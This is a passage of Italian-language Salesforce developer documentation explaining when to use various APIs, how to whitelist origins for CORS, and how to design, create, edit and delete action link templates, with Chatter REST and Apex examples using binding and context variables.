Streaming API è utile quando si desidera inviare le notifiche dal server al client. Considerare l'utilizzo di Streaming API per le applicazioni che eseguono frequentemente interrogazioni. Le applicazioni che eseguono costantemente interrogazioni nell'infrastruttura Salesforce utilizzano una quantità eccessiva di chiamate API e tempo di elaborazione. Streaming API riduce il numero di richieste che non restituiscono dati ed è utile anche per le applicazioni che richiedono una notifica generale delle modifiche ai dati.

Streaming API consente di ridurre il numero di chiamate API e di migliorare le prestazioni.

Quando utilizzare l'API REST Apex

Utilizzare l'API REST Apex quando si desidera esporre le classi e i metodi Apex per consentire alle applicazioni esterne di accedere al codice tramite l'architettura REST. L'API REST Apex supporta OAuth 2.0 e ID sessione per l'autorizzazione.

Quando utilizzare l'API SOAP Apex

Utilizzare l'API SOAP Apex quando si desidera esporre i metodi Apex come API del servizio Web SOAP per consentire alle applicazioni esterne di accedere al codice tramite SOAP.

L'API SOAP Apex supporta OAuth 2.0 e ID sessione per l'autorizzazione.

Quando utilizzare Tooling API

Utilizzare Tooling API se si desidera gestire e distribuire copie funzionanti di classi e trigger Apex e pagine e componenti Visualforce. Inoltre, è possibile impostare checkpoint o indicatori degli heap dump, eseguire Apex anonimo e accedere alle informazioni su accesso e copertura del codice.

Utilizzo di CORS per accedere all'API REST Chatter e all'API REST

EDIZIONI

Disponibile nelle versioni: Salesforce Classic e Lightning Experience

Disponibile nelle versioni: **Developer Edition**, **Enterprise Edition**, **Performance Edition** e **Unlimited Edition**

AUTORIZZAZIONI UTENTE

Per creare, leggere, aggiornare ed eliminare:
- "Modifica tutti i dati"

L'API REST Chatter e l'API REST supportano CORS (condivisione delle risorse multiorigine). Per accedere a queste API da JavaScript in un browser Web, aggiungere l'origine dello script alla whitelist di CORS.

CORS è una raccomandazione di W3C che abilita i browser Web a richiedere risorse da origini diverse dalla propria (richiesta multiorigine). Ad esempio, utilizzando CORS, uno script JavaScript all'indirizzo `https://www.esempio.com` potrebbe richiedere una risorsa da `https://www.salesforce.com`.

Se un browser che supporta CORS effettua una richiesta a un'origine nella whitelist CORS di Salesforce, Salesforce restituisce l'origine nell'intestazione HTTP `Access-Control-Allow-Origin` insieme alle eventuali ulteriori intestazioni HTTP CORS. Se l'origine non è inclusa nella whitelist, Salesforce restituisce il codice di stato HTTP 403.

1. Da Imposta, digitare *CORS* nella casella `Ricerca veloce` e quindi selezionare **CORS**.
2. Fare clic su **Nuovo**.
3. Immettere uno schema URL di origine.

   Lo schema URL di origine deve includere il protocollo HTTPS e un nome di dominio e può contenere una porta. Il carattere jolly (*) è supportato e deve essere davanti a un nome di dominio di secondo livello. Ad esempio, `https://*.esempio.com` aggiunge tutti i sottodomini di `esempio.com` alla whitelist.

   Lo schema URL di origine può essere un indirizzo IP. Tuttavia, un indirizzo IP e un dominio che vengono risolti al medesimo indirizzo non rappresentano la stessa origine ed è necessario aggiungerli alla whitelist CORS separatamente.

Importante: Occorre comunque ancora trasmettere un token OAuth con le richieste per le quali il token è necessario.

Modelli di link azioni

EDIZIONI

Disponibile nelle versioni: Salesforce Classic e Lightning Experience

Disponibile nelle versioni: tutte le versioni tranne **Personal Edition**

Creare modelli di link azioni in Imposta in modo da poter istanziare i gruppi di link azioni con proprietà comuni dall'API REST Chatter o Apex. È possibile inserirli nei pacchetti e distribuirli ad altre organizzazioni Salesforce.

Un link azioni è un pulsante su un elemento feed. Facendo clic su un link azioni si può accedere a una pagina Web, avviare il download di un file o richiamare una chiamata API a Salesforce o a un server esterno. Un link azioni include un URL e un metodo HTTP e può includere il corpo di una richiesta e le informazioni di intestazione, ad esempio un token OAuth per l'autenticazione. Utilizzare i link azioni per integrare i servizi di Salesforce e di terze parti nel feed in modo che gli utenti possano intraprendere azioni per aumentare la produttività e accelerare l'innovazione.

In questo esempio, **Approva** e **Rifiuta** sono link azioni che eseguono chiamate API all'API REST di un sito Web di viaggi virtuali per approvare o rifiutare un itinerario. Quando Pam ha creato l'itinerario sul sito Web di viaggi, questo ha eseguito una richiesta API REST Chatter per l'invio dell'elemento del feed con i link azioni a Kevin, il responsabile di Pam, per consentirgli di approvare o rifiutare l'itinerario.

Importante: i link azioni sono una funzione sviluppatore. Benché i modelli di link azioni vengano creati da Imposta, è necessario utilizzare Apex o l'API REST Chatter per generare link azioni a partire dai modelli e aggiungerli agli elementi feed.

IN QUESTA SEZIONE:

Progettazione di modelli di link azioni

Prima di creare un modello, valutare quali valori si desidera impostare nel modello e quali impostare con le variabili di binding quando si istanziano i gruppi di link azioni dal modello.

Creazione di modelli di link azioni

Creare modelli di link azioni in Imposta in modo da poter istanziare i gruppi di link azioni con proprietà comuni dall'API REST Chatter o Apex. È possibile inserirli nei pacchetti e distribuirli ad altre organizzazioni Salesforce.

Modifica dei modelli di link azioni

È possibile modificare tutti i campi su un modello di gruppo dei link azioni non pubblicato e sui modelli di link azioni ad esso associati.

Eliminazione di modelli di gruppo dei link azioni

Quando si elimina un modello di gruppo dei link azioni, si eliminano i modelli di link azioni associati e tutti i gruppi di link azioni istanziati a partire dai modelli. I gruppi dei link azioni eliminati non vengono più visualizzati negli elementi feed ai quali sono stati associati.

Aggiunta di modelli di link azioni ai pacchetti

È possibile aggiungere i modelli di link azioni ai pacchetti per distribuirli ad altre organizzazioni Salesforce.

VEDERE ANCHE:

https://developer.salesforce.com/docs/atlas.en-us.chatterapi.meta/chatterapi/features_action_links.htm

https://developer.salesforce.com/docs/atlas.en-us.apexcode.meta/apexcode/connectapi_features_action_links.htm

Progettazione di modelli di link azioni

Prima di creare un modello, valutare quali valori si desidera impostare nel modello e quali impostare con le variabili di binding quando si istanziano i gruppi di link azioni dal modello.

- Panoramica sui modelli di link azioni
- Considerazioni sulla progettazione di modelli
- Impostazione dell'ora di scadenza del gruppo dei link azioni
- Definizione delle variabili di binding
- Impostazione degli utenti che possono visualizzare il link azioni
- Utilizzo delle variabili di contesto

Panoramica sui modelli di link azioni

Di seguito viene presentato un modello di gruppo dei link azioni in Imposta:

Ogni gruppo di link azioni deve contenere almeno un link azione. In questo link azione di esempio sono presenti tre variabili di binding: il numero di versione API nel campo `Action URL` (URL azione), il numero voce nel campo `HTTP Request Body` (Corpo richiesta HTTP) e il valore del token OAuth nel campo `HTTP Headers` (Intestazioni HTTP).

L'API REST Chatter chiede di istanziare il gruppo di link azioni e di impostare i valori delle variabili di binding:

```
POST /connect/action-link-group-definitions

{
   "templateId":"07gD00000004C9r",
   "templateBindings":[
      {
         "key":"ApiVersion",
         "value":"v1.0"
      },
      {
         "key":"ItemNumber",
         "value":"8675309"
      },
      {
         "key":"BearerToken",

"value":"00DRR0000000N0g!ARoAQMZyQtsP1Gs27EZ8hl7vdpYXH5O5rv1VNprqTeD12xYnvygD3JgPnNR"
      }
   ]
}
```

Questo è l'Apex code che istanzia il gruppo di link azioni dal modello e imposta i valori delle variabili di binding:

```
// Get the action link group template Id.
ActionLinkGroupTemplate template = [SELECT Id FROM ActionLinkGroupTemplate WHERE
DeveloperName='Doc_Example'];

// Add binding name-value pairs to a map.
Map<String, String> bindingMap = new Map<String, String>();
bindingMap.put('ApiVersion', '1.0');
bindingMap.put('ItemNumber', '8675309');
bindingMap.put('BearerToken',
'00DRR0000000N0g!ARoAQMZyQtsP1Gs27EZ8hl7vdpYXH5O5rv1VNprqTeD12xYnvygD3JgPnNR');

// Create ActionLinkTemplateBindingInput objects from the map elements.
List<ConnectApi.ActionLinkTemplateBindingInput> bindingInputs = new
List<ConnectApi.ActionLinkTemplateBindingInput>();
for (String key : bindingMap.keySet()) {
    ConnectApi.ActionLinkTemplateBindingInput bindingInput = new
ConnectApi.ActionLinkTemplateBindingInput();
    bindingInput.key = key;
    bindingInput.value = bindingMap.get(key);
    bindingInputs.add(bindingInput);
}

// Set the template Id and template binding values in the action link group definition.
ConnectApi.ActionLinkGroupDefinitionInput actionLinkGroupDefinitionInput = new
ConnectApi.ActionLinkGroupDefinitionInput();
actionLinkGroupDefinitionInput.templateId = template.id;
actionLinkGroupDefinitionInput.templateBindings = bindingInputs;

// Instantiate the action link group definition.
ConnectApi.ActionLinkGroupDefinition actionLinkGroupDefinition =
ConnectApi.ActionLinks.createActionLinkGroupDefinition(Network.getNetworkId(),
actionLinkGroupDefinitionInput);
```

Considerazioni sulla progettazione di modelli

Considerazioni per la progettazione di un modello:

- Stabilire l'ora di scadenza del gruppo di link azioni.

  Vedere Impostazione dell'ora di scadenza del gruppo dei link azioni.

- Definire le *variabili di binding* nel modello e impostare i relativi valori quando si istanzia il gruppo. Non memorizzare informazioni riservate nei modelli. Utilizzare le variabili di binding per aggiungere le informazioni riservate al momento dell'esecuzione.

  Vedere Definizione delle variabili di binding.

- Stabilire chi può vedere il link azione quando viene associato a un elemento feed.

  Impostazione degli utenti che possono visualizzare il link azioni.

- Utilizzare le *variabili di contesto* nel modello per ottenere informazioni sul contesto di esecuzione del link azione.

  Quando viene eseguito il link azione, Salesforce compila i valori e li invia nella richiesta HTTP. Vedere Utilizzo delle variabili di contesto.

Impostazione dell'ora di scadenza del gruppo dei link azioni

Durante la creazione di un gruppo dei link azioni a partire da un modello, è possibile calcolare la data di scadenza in base a un periodo di tempo fornito dal modello, oppure è possibile impostare il gruppo dei link azioni in modo che non abbia alcuna scadenza.

Per impostare il numero di ore prima della scadenza in un modello, immettere un valore nel campo `Ore prima della scadenza` del modello di gruppo dei link azioni. Questo valore corrisponde al numero di ore da quando il gruppo dei link azioni viene istanziato fino a quando viene eliminato dagli elementi feed associati e non può più essere eseguito. Il valore massimo è 8760, corrispondente a 365 giorni.

Per impostare la data di scadenza del gruppo dei link azioni al momento dell'istanziazione, impostare la proprietà `expirationDate` del corpo della richiesta Definizione del gruppo dei link azioni (API REST Chatter) o la classe di input `ConnectApi.ActionLinkGroupDefinition` (Apex).

Per creare un gruppo dei link azioni privo di scadenza, non immettere alcun valore nel campo `Ore prima della scadenza` del modello e non immettere alcun valore per la proprietà `expirationDate` al momento dell'istanziazione del gruppo dei link azioni.

Di seguito viene descritto il funzionamento di `expirationDate` e `Ore prima della scadenza` durante la creazione di un gruppo dei link azioni da un modello:

- Se si specifica `expirationDate`, il suo valore viene utilizzato nel nuovo gruppo dei link azioni.
- Se non si specifica `expirationDate` e si specifica `Ore prima della scadenza` nel modello, nel nuovo gruppo dei link azioni viene utilizzato il valore di `Ore prima della scadenza`.
- Se non si specifica `expirationDate` né `Ore prima della scadenza`, i gruppi dei link azioni istanziati dal modello non hanno alcuna scadenza.

Definizione delle variabili di binding

Definire le variabili di binding nei modelli e impostare i relativi valori quando si istanzia un gruppo dei link azioni.

Importante: non memorizzare informazioni riservate nei modelli. Utilizzare le variabili di binding per aggiungere le informazioni riservate al momento dell'esecuzione. Una volta impostato il valore di una variabile di binding, viene memorizzato in formato crittografato in Salesforce.

È possibile definire le variabili di binding nei campi `URL azione`, `Corpo richiesta HTTP` e `Intestazioni HTTP` di un modello di link azioni. Una volta pubblicato un modello, è possibile modificare questi campi, spostare le variabili di collegamento tra i campi ed eliminare le variabili di binding. Non è tuttavia possibile aggiungere nuove variabili di binding.

Definire la chiave di una variabile di binding nel modello. Quando si istanzia il gruppo dei link azioni, specificare la chiave e il relativo valore.

Le chiavi delle variabili di binding si presentano nel formato `{!Bindings.`***`key`***`}`.

La *`chiave`* supporta i caratteri Unicode nella classe di caratteri `\w` predeterminata: `[\p{Alpha}\p{gc=Mn}\p{gc=Me}\p{gc=Mc}\p{Digit}\p{gc=Pc}]`.

Questo campo `URL azione` dispone di due variabili di binding:

```
https://www.example.com/{!Bindings.ApiVersion}/items/{!Bindings.ItemId}
```

Questo campo `Intestazioni HTTP` dispone di due variabili di binding:

```
Authorization: OAuth {!Bindings.OAuthToken}
Content-Type: {!Bindings.ContentType}
```

Specificare le chiavi e i relativi valori quando si istanzia il gruppo dei link azioni nell'API REST Chatter:

```
POST /connect/action-link-group-definitions

{
     "templateId":"07gD00000004C9r",
     "templateBindings" : [
        {
           "key":"ApiVersion",
           "value":"1.0"
        },
        {
           "key":"ItemId",
           "value":"8675309"
        },
        {
           "key":"OAuthToken",
           "value":"00DRR0000000N0g_!..."
        },
        {
           "key":"ContentType",
           "value":"application/json"
        }
     ]
}
```

Specificare le chiavi delle variabili di binding e impostare i relativi valori in Apex:

```
Map<String, String> bindingMap = new Map<String, String>();
bindingMap.put('ApiVersion', '1.0');
bindingMap.put('ItemId', '8675309');
bindingMap.put('OAuthToken', '00DRR0000000N0g_!...');
bindingMap.put('ContentType', 'application/json');

List<ConnectApi.ActionLinkTemplateBindingInput> bindingInputs =
 new List<ConnectApi.ActionLinkTemplateBindingInput>();

for (String key : bindingMap.keySet()) {
    ConnectApi.ActionLinkTemplateBindingInput bindingInput = new
ConnectApi.ActionLinkTemplateBindingInput();
    bindingInput.key = key;
    bindingInput.value = bindingMap.get(key);
    bindingInputs.add(bindingInput);
}

// Define the action link group definition.
ConnectApi.ActionLinkGroupDefinitionInput actionLinkGroupDefinitionInput =
 new ConnectApi.ActionLinkGroupDefinitionInput();
actionLinkGroupDefinitionInput.templateId = '07gD00000004C9r';
actionLinkGroupDefinitionInput.templateBindings = bindingInputs;

// Instantiate the action link group definition.
ConnectApi.ActionLinkGroupDefinition actionLinkGroupDefinition =
```

```
ConnectApi.ActionLinks.createActionLinkGroupDefinition(Network.getNetworkId(),
actionLinkGroupDefinitionInput);
```

Suggerimento: è possibile utilizzare più volte la stessa variabile di binding nei modelli di link azioni e fornire il valore solo una volta durante l'istanziazione. Ad esempio, è possibile utilizzare due volte `{!Bindings.MyBinding}` nel campo `Corpo richiesta HTTP` di un modello di link azioni e nuovamente nel campo `Intestazioni HTTP` di un altro modello di link azioni all'interno dello stesso modello di gruppo dei link azioni e, al momento dell'istanziazione di un gruppo dei link azioni dal modello, sarà necessario fornire soltanto un valore per tale variabile condivisa.

Impostazione degli utenti che possono visualizzare il link azioni

Scegliere un valore dall'elenco a discesa Visibilità utente per stabilire chi può visualizzare il link azioni dopo che è stato associato a un elemento feed.

Tra le opzioni disponibili, vi sono Può vederlo solo l'utente personalizzato e Possono vederlo tutti tranne l'utente personalizzato. Scegliere uno di questi valori per consentire o impedire la visualizzazione del link azioni soltanto a uno specifico utente. Quindi, immettere un valore nel campo `Alias utente personalizzatoo`. Questo valore è la chiave di una variabile di binding. Nel codice che istanzia il gruppo dei link azioni, utilizzare la chiave e specificare il valore come per una qualsiasi variabile di binding.

Questo modello utilizza il valore `Alias utente personalizzato` **Invitato**:

Action Link Template Edit [Save] [Save & New] [Cancel]

Information | = Required Information

Action Link Group Template	Video Chat	Position	0
Action Type	UI	Label Key	Accept
Action URL	https://www.example.com/video_chat	Label	
HTTP Method	GET	User Visibility	Only custom user can see
HTTP Request Body		Custom User Alias	Invitee
HTTP Headers			
Default Link in Group	☐		
Confirmation Required	☐		

[Save] [Save & New] [Cancel]

Durante l'istanziazione del gruppo dei link azioni, impostare il valore come per qualsiasi variabile di binding:

```
POST /connect/action-link-group-definitions

{
      "templateId":"07gD00000004C9r",
      "templateBindings" : [
         {
            "key":"Invitee",
            "value":"005D00000017u6x"
         }
      ]
}
```

Se il modello utilizza **Può vederlo solo il responsabile del creatore**, un utente privo di responsabile riceve un messaggio di errore quando istanzia un gruppo dei link azioni dal modello. Inoltre, il responsabile è il responsabile al momento dell'istanziazione. Se dopo l'istallazione il responsabile dell'utente cambia, tale modifica non viene presa in considerazione.

Utilizzo delle variabili di contesto

Utilizzare le variabili di contesto per passare le informazioni sull'utente che ha eseguito il link azioni e sul contesto nel quale ha richiamato la richiesta HTTP effettuata richiamando un link azioni. È possibile utilizzare le variabili di contesto nelle proprietà `actionUrl`, `headers` e `requestBody` della richiesta di input definizione del link azioni o nell'oggetto `ConnectApi.ActionLinkDefinitionInput`. È anche possibile utilizzare le variabili di contesto nei campi `URL azione`, `Corpo richiesta HTTP` e `Intestazioni HTTP` dei modelli di link azioni. Dopo la pubblicazione di un modello, è possibile modificare questi campi, incluso aggiungere e rimuovere variabili di contesto.

Di seguito sono elencate le variabili di contesto disponibili:

Variabile di contesto	Descrizione
`{!actionLinkId}`	ID del link azioni eseguito dall'utente.
`{!actionLinkGroupId}`	ID del gruppo dei link azioni contenente il link azioni eseguito dall'utente.
`{!communityId}`	ID della comunità nella quale l'utente ha eseguito il link azioni. Il valore per l'organizzazione interna è la chiave vuota `"000000000000000000"`.
`{!communityUrl}`	URL della comunità nella quale l'utente ha eseguito il link azioni. Il valore per l'organizzazione interna è la stringa vuota `""`.
`{!orgId}`	ID dell'organizzazione nella quale l'utente ha eseguito il link azioni.
`{!userId}`	ID dell'utente che ha eseguito il link azioni.

Si supponga ad esempio di lavorare per un'azienda di nome Survey Example e di creare un'app per Salesforce AppExchange di nome **Survey Example for Salesforce**. Nell'azienda A è installata l'app **Survey Example for Salesforce**. Supponiamo che un utente dell'azienda A acceda a `surveyexample.com` per rispondere a un sondaggio. Il codice Survey Example utilizza l'API REST Chatter per creare un elemento feed nell'organizzazione Salesforce dell'azienda A con il corpo del testo **Rispondi a un sondaggio** e un link azioni con l'etichetta **OK**.

Questo link azioni `UI` porta l'utente da Salesforce a una pagina Web su `surveyexample.com` per rispondere a un sondaggio.

Se si include una variabile di contesto `{!userId}` in `Corpo richiesta HTTP` o l'`URL azione` per quel link azioni, quando un utente fa clic sul link azioni nel feed Salesforce invia l'ID dell'utente che ha fatto clic sulla richiesta HTTP che effettua al server.

Se si include una variabile di contesto `{!actionLinkId}` nel codice sul lato server di Survey Example che crea il link azioni, Salesforce invia una richiesta HTTP con l'ID del link azioni ed è possibile salvarlo nel database.

Questo esempio include la variabile di contesto `{!userId}` nell'`URL azione` nel modello di link azioni:

Suggerimento: le variabili di binding e di contesto possono essere utilizzate nello stesso campo. Ad esempio, questo URL azione contiene una variabile di binding e una variabile di contesto:

```
https://www.example.com/{!Bindings.apiVersion}/doSurvey?salesforceUserId={!userId}
```

Creazione di modelli di link azioni

Creare modelli di link azioni in Imposta in modo da poter istanziare i gruppi di link azioni con proprietà comuni dall'API REST Chatter o Apex. È possibile inserirli nei pacchetti e distribuirli ad altre organizzazioni Salesforce.

EDIZIONI

Disponibile nelle versioni: Salesforce Classic e Lightning Experience

Disponibile in: tutte le versioni tranne **Personal Edition**

AUTORIZZAZIONI UTENTE

Per creare modelli di gruppo dei link azioni:
- "Personalizza applicazione"

Per creare modelli di link azioni:
- "Personalizza applicazione"

Nota: oltre a creare modelli di link azioni in Imposta, è possibile anche utilizzare l'API dei metadati, l'API SOAP e l'API REST per creare modelli di link azioni.

I campi `URL azione`, `Corpo richiesta HTTP` e `Intestazioni HTTP` supportano le *variabili di binding* e le *variabili di contesto*. Definire le variabili di binding in un modello e impostare i relativi valori quando si istanzia il gruppo dei link azioni. Utilizzare le variabili di contesto in un modello e, quando viene eseguito un link azioni, Salesforce compila il valore e lo restituisce nella richiesta. Per informazioni su come utilizzare queste variabili in un modello, vedere Progettazione di modelli di link azioni.

1. Da Imposta, immettere *`Modelli di link azioni`* nella casella `Ricerca veloce`, quindi selezionare **Modelli di link azioni**.
2. Fare clic su **Nuovo**.
3. Immettere il `Nome` del modello. Il nome viene visualizzato nell'elenco dei modelli di gruppo dei link azioni.

   Questo è l'unico valore del modello di gruppo dei link azioni che è possibile modificare dopo che è stato pubblicato il modello di gruppo dei link azioni.
4. Immettere il `Nome sviluppatore`. Utilizzare il Nome sviluppatore per fare riferimento a questo modello dal codice. Per impostazione predefinita, viene utilizzata una versione del `Nome sviluppatore` priva di spazi. È consentito soltanto l'utilizzo di lettere, numeri e caratteri di sottolineatura.
5. Selezionare la `Categoria`, che indica dove visualizzare i gruppi di link azioni istanziati sugli elementi del feed. Principale visualizza i gruppi di link azioni nel corpo degli elementi del feed. Overflow visualizza i gruppi di link azioni nel menu Overflow degli elementi del feed.

   Se un modello di gruppo dei link azioni è di tipo Principale, può contenere fino a tre modelli di link azioni. Se un modello di gruppo dei link azioni è di tipo Overflow, può contenere fino a quattro modelli di link azioni.
6. Selezionare il numero di `Esecuzioni consentite`, che indica per quante volte possono essere eseguiti i gruppi di link azioni istanziati da questo modello. (I link azioni all'interno di un gruppo si escludono a vicenda). Se si sceglie Illimitato, i link azioni nel gruppo non possono essere di tipo `Api` o `ApiAsync`.
7. (Facoltativo) Specificare le `Ore prima della scadenza`, che indica quante ore devono trascorrere dalla creazione del gruppo di link azioni alla sua eliminazione dagli elementi del feed associati senza che possa più essere eseguito. Il valore massimo è 8760.

   Vedere Impostazione dell'ora di scadenza del gruppo dei link azioni.
8. Fare clic su **Salva**.
9. Fare clic su **Nuovo** per creare un modello di link azioni.

   Il modello di link azioni viene associato automaticamente a un modello di gruppo di link azioni in una relazione record principale-record dettaglio.
10. Selezionare il `Tipo di azione`.

    I valori sono:

    - `Api`: il link azione chiama un'API sincrona all'URL azione. Salesforce imposta lo stato su `SuccessfulStatus` o su `FailedStatus` a seconda del codice dello stato HTTP restituito dal server.

- `ApiAsync`: il link azione chiama un'API asincrona all'URL azione. L'azione rimane in stato `PendingStatus` finché una terza parte non esegue una richiesta a `/connect/action-links/`***`actionLinkId`*** per impostare lo stato su `SuccessfulStatus` o su `FailedStatus` quando l'operazione asincrona è completata.
- `Download`: il link azione scarica un file dall'URL azione.
- `Ui`: il link azione conduce l'utente a una pagina Web all'URL azione.

11. Immettere un `URL azione`, che costituisce l'URL del link azioni.

Per un link azioni `UI`, l'URL è una pagina Web. Per un link azione `Download`, l'URL è un link a un file da scaricare. Per un link azione `Api` o un link azione `ApiAsync`, l'URL è una risorsa REST.

I link alle risorse ospitate nei server Salesforce possono essere relativi, iniziando con `/`. Tutti gli altri link devono essere assoluti e iniziare con `https://`. Questo campo può contenere variabili di binding nel formato `{!Bindings.`***`key`***`}`, ad esempio, `https://www.esempio.com/{!Bindings.itemId}`. Impostare il valore della variabile di binding (collegamento) quando si istanzia il gruppo di link azioni dal modello, come in questo esempio di API REST Chatter, che imposta il valore di `itemId` su `8675309`.

```
POST /connect/action-link-group-definitions

{
     "templateId" : "07gD00000004C9r",
     "templateBindings" : [
        {
           "key":"itemId",
           "value": "8675309"
        }
     ]
}
```

Questo campo può contenere anche variabili di contesto. Utilizzare le variabili di contesto per passare le informazioni sull'utente che ha eseguito il link azione al proprio codice sul lato server. Ad esempio, questo link azione passa l'ID utente dell'utente che ha fatto clic sul link azione per rispondere a un sondaggio sul server che ospita il sondaggio.

```
actionUrl=https://example.com/doSurvey?surveyId=1234&salesforceUserId={!userId}
```

12. Immettere il `Metodo HTTP` da utilizzare per eseguire la richiesta HTTP.

13. (Facoltativo) Se il `Tipo di azione` è `Api` o `ApiAsync`, immettere un `Corpo richiesta HTTP`.

Questo campo può contenere variabili di binding e variabili di contesto.

14. (Facoltativo) Se il `Tipo di azione` è `Api` o `ApiAsync`, immettere le `Intestazioni HTTP`.

Questo campo può contenere variabili di binding e variabili di contesto.


Se un link azione istanziato da un modello esegue una richiesta a una risorsa Salesforce, il modello deve possedere un'intestazione del tipo di contenuto.

15. (Facoltativa) Per rendere questo link azione il link predefinito del gruppo (con una formattazione speciale nell'interfaccia utente), selezionare `Link predefinito nel gruppo`. In un gruppo può essere presente un solo link predefinito.

16. (Facoltativo) Per visualizzare una finestra di dialogo di conferma per l'utente prima dell'esecuzione del link azione, selezionare `Conferma obbligatoria`.

17. Immettere la `Posizione` relativa del link azione all'interno dei gruppi di link azioni istanziati da quel modello. La prima posizione è 0.

18. Immettere la `Chiave etichetta`. Questo valore è la chiave per un insieme di etichette dell'interfaccia utente da visualizzare per i seguenti stati: NewStatus, PendingStatus, SuccessfulStatus, FailedStatus.

    Ad esempio, l'insieme **Post** contiene le seguenti etichette: **Post**, **Pubblicazione in sospeso**, **Pubblicato**, **Pubblicazione non riuscita**. Questa immagine illustra un link azione con la chiave etichetta **Post** quando il valore dello stato è SuccessfulStatus:

19. (Facoltativo) Se nessuno dei valori `Chiave etichetta` è significativo per il link azioni, impostare `Chiave etichetta` su **Nessuno** e immettere un valore nel campo `Etichetta`.

    I link azioni dispongono di quattro stati: NewStatus, PendingStatus, SuccessStatus e FailedStatus. All'etichetta di ogni stato vengono aggiunte le seguenti stringhe:

    - *label*
    - *label* In sospeso
    - *label* Riuscito
    - *label* Non riuscito

    Ad esempio, se il valore di `label` è "Vedere l'esempio", i valori dei quattro stati link azioni sono: Vedere l'esempio, Vedere l'esempio in sospeso, Vedere l'esempio riuscito e Vedere l'esempio non riuscito.

    Per generare i nomi delle etichette, un link azioni può utilizzare un valore `LabelKey` o `Label`, ma non entrambi i valori.

20. Selezionare `Visibilità utente`, che indica chi può vedere il gruppo dei link azioni.

    Se si seleziona **Può vederlo solo il responsabile del creatore**, il responsabile è il responsabile del creatore quando viene istanziato il gruppo dei link azioni. Se dopo l'istanziazione del gruppo di link azioni il responsabile del creatore cambia, la modifica non viene presa in considerazione.

21. (Facoltativo) Se è stato selezionato Può vederlo solo l'utente personalizzato o Possono vederlo tutti tranne l'utente personalizzato, inserire un `Alias utente personalizzato`.

Immettere una stringa e impostarne il valore quando si istanzia un gruppo di link azioni, come se si impostasse il valore di una variabile di binding. Tuttavia, non utilizzare la sintassi della variabile di binding nel modello, ma inserire soltanto un valore. Ad esempio, è possibile inserire `ExpenseApprover`. Questo esempio di API REST Chatter imposta il valore di `ExpenseApprover` su `005B0000000Ge16`:

```
POST /connect/action-link-group-definitions

{
     "templateId" : "07gD00000004C9r",
     "templateBindings" : [
        {
           "key":"ExpenseApprover",
           "value": "005B0000000Ge16"
        }
     ]
}
```

22. Per creare un altro modello di link azioni per questo modello di gruppo dei link azioni, fare clic su **Salva e Nuovo**.
23. Una volta terminata l'aggiunta di modelli di link azioni a questo modello di gruppo dei link azioni, fare clic su **Salva**.
24. Per pubblicare il modello di gruppo di link azioni, fare clic su **Torna all'elenco** per tornare alla visualizzazione elenco Modello di gruppo dei link azioni.

   Importante: è necessario pubblicare un modello prima di poter istanziare un gruppo di link azioni a partire da esso in Apex o nell'API REST Chatter.

25. Fare clic su **Modifica** per il modello di gruppo dei link azioni da pubblicare.
26. Selezionare `Pubblicato` e fare clic su **Salva**.

Modifica dei modelli di link azioni

È possibile modificare tutti i campi su un modello di gruppo dei link azioni non pubblicato e sui modelli di link azioni ad esso associati.

EDIZIONI

Disponibile nelle versioni: Salesforce Classic e Lightning Experience

Disponibile in: tutte le versioni tranne **Personal Edition**

AUTORIZZAZIONI UTENTE

Per modificare modelli di gruppo dei link azioni:
- "Personalizza applicazione"

Per modificare modelli di link azioni:
- "Personalizza applicazione"

1. Da Imposta, immettere *`Modelli di link azioni`* nella casella `Ricerca veloce`, quindi selezionare **Modelli di link azioni**.
2. Per modificare un modello di gruppo dei link azioni, fare clic su **Modifica** accanto al suo nome.

   Se il modello di gruppo non è stato pubblicato, modificare qualsiasi campo. Se è stato pubblicato, modificare soltanto il campo `Nome`.
3. Per modificare un modello di link azioni:
   a. Fare clic sul nome del suo modello di gruppo dei link azioni principale.
   b. Fare clic sull'ID modello di link azione per aprire la pagina dei dettagli del modello di link azione.
   c. Fare clic su **Modifica**.

      Se il modello di gruppo dei link azioni associato non è stato pubblicato, modificare qualsiasi campo. Se è stato pubblicato, modificare uno qualsiasi dei seguenti campi:
      - `URL azione`
      - `Corpo richiesta HTTP`
      - `Intestazioni HTTP`

      Questi campi supportano variabili di contesto e variabili di binding.

      È possibile aggiungere ed eliminare variabili di contesto in uno qualsiasi di questi campi.

      Non è possibile aggiungere una nuova variabile di binding. È possibile:
      - Spostare una variabile di binding in un altro campo modificabile all'interno di un modello di link azioni.
      - Utilizzare più di una volta una variabile di binding in un modello di link azioni.
      - Utilizzare più di una volta una variabile di binding in qualsiasi modello di link azioni associato allo stesso modello di gruppo dei link azioni.
      - Eliminare variabili di binding.

Eliminazione di modelli di gruppo dei link azioni

Quando si elimina un modello di gruppo dei link azioni, si eliminano i modelli di link azioni associati e tutti i gruppi di link azioni istanziati a partire dai modelli. I gruppi dei link azioni eliminati non vengono più visualizzati negli elementi feed ai quali sono stati associati.

1. Da Imposta, immettere `Modelli di link azioni` nella casella `Ricerca veloce`, quindi selezionare **Modelli di link azioni**.
2. Per eliminare un modello di gruppo dei link azioni, fare clic su **Canc** accanto al suo nome.

   Importante: Quando si elimina un modello di gruppo dei link azioni, si eliminano i modelli di link azioni associati e tutti i gruppi di link azioni istanziati a partire dal modello. Il gruppo di link azioni viene eliminato da tutti gli elementi feed ai quali è stato associato, il che significa che i link azioni non vengono più visualizzati in quei post nel feed.

3. Per eliminare un modello di link azioni:
   a. Fare clic sul nome del suo modello di gruppo dei link azioni principale.
   b. Fare clic sull'ID modello di link azione per aprire la pagina dei dettagli del modello di link azione.
